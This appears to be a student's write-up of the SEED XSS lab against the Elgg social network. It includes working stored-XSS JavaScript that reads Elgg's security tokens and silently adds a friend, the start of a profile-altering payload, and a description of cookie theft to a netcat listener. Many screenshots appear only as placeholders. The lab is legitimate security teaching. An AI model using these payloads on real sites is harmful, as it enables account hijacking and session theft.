CS 763 Lab 3

XSS Attack Lab

Alessandro Allegranzi

Table of Contents


Lab Steps and Descriptions

Lab Link

https://seedsecuritylabs.org/Labs_20.04/Web/Web_XSS_Elgg/

2 Lab Environment Setup


I ran the application through docker using the dcbuild and dcup commands.



3 Lab Tasks


3.1 Preparation: Getting Familiar with the "HTTP Header Live" tool

Not much to do in this section, but here is a screenshot of loading elgg with the HTTP Header Live Tool:




3.2 Task 1: Posting a Malicious Message to Display an Alert Window

I inserted the malicious html/JS into the profile brief description:




I could see the JS executes on the profile page:




3.3 Task 2: Posting a Malicious Message to Display Cookies

I inserted the script in the Brief Description box just like the previous task:




I could then see the cookies displayed in the alert window:



3.4 Task 3: Stealing Cookies from the Victim's Machine


I entered the script again in the brief description field like the previous steps:


Here you can see the terminal listening with netcat on port 5555. The request comes in, showing the cookie information (underlined below).



3.5 Task 4: Becoming the Victim's Friend

I clicked on Add Friend on Samy's profile to see the request url using the HTTP Headers extension





The url path is: http://www.seed-server.com/action/friends/add?friend=59&__elgg_ts=1701469091&__elgg_token=v56hJ2RKV_ut-COrqQbZEw&__elgg_ts=1701469091&__elgg_token=v56hJ2RKV_ut-COrqQbZEw

So from the above I can see that Samy's ID is 59, and that I need to add ts and tokens to the request url.


I came up with the following js using the template as a starting point:

```
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl= "http://www.seed-server.com/action/friends/add?friend=59" + ts + token; //FILL IN
//Create and send Ajax request to add friend
```


```
Ajax=new XMLHttpRequest();
Ajax.open("GET", sendurl, true);
Ajax.send();
}
```

I inserted it into the About Me section


Next, I logged in as user Boby. You can see he had no friends:



I visited Samy's page, and the add friend request shot off automatically:



And going back to Boby's page, Samy was now a friend:



Question 1: Explain the purpose of Lines ① and ②, why are they are needed?


Lines 2 and 3 add the auth tokens to the request and are necessary for the elgg application to run the commands based on user permissions. Sending the request without the tokens would cause errors since operation would not be authorized.

Question 2: If the Elgg application only provide the Editor mode for the "About Me" field, i.e., you cannot switch to the Text mode, can you still launch a successful attack?

Yes, it should still be possible. One option could be using the brief description field, like in the first few lab steps. The malicious code could be included there or linked to from an external site. If using a link, the link could also still be inserted in the About Me filed to launch the attack.

3.6 Task 5: Modifying the Victim's Profile

First, I edited a user's About Me text box, and hit save. The HTTP Headers request looked like:



I also used the network tab in firefox devtools to confirm the payload and POST url address. I had to search for Samy's guid to fill into the code. I already knew it from the previous exercise, but checked the page source just to be safe:

```
elect></div></div><input name="guid" value="59" type="hidden"><div clas
```

Samy's guid was still 59.


This was the html/js code I modified:

```
<script type="text/javascript">
window.onload = function(){
//JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token
var userName="&name="+elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
```

